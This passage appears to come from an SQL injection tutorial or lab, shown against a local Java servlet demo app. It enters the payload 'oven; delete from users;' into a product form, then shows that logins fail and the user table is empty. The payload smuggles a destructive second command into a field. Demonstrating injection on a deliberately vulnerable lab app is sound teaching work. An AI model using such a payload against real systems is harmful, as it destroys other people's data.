
Product Name*

oven; delete from users;

Product Price*

200

Now, let us try logging into one of the user accounts, we get the message saying that the user does not exist.




Servlet MembershipCont
localhost:8080/SQLInjection/UserManagementServlet?action=login

Membership Servlet

User does not exist

When we view the database status, we can see that the user field is empty.



DB Status
localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code Description Price
ID firstName lastName email password

Back to Login

Restore user and product Database to their original status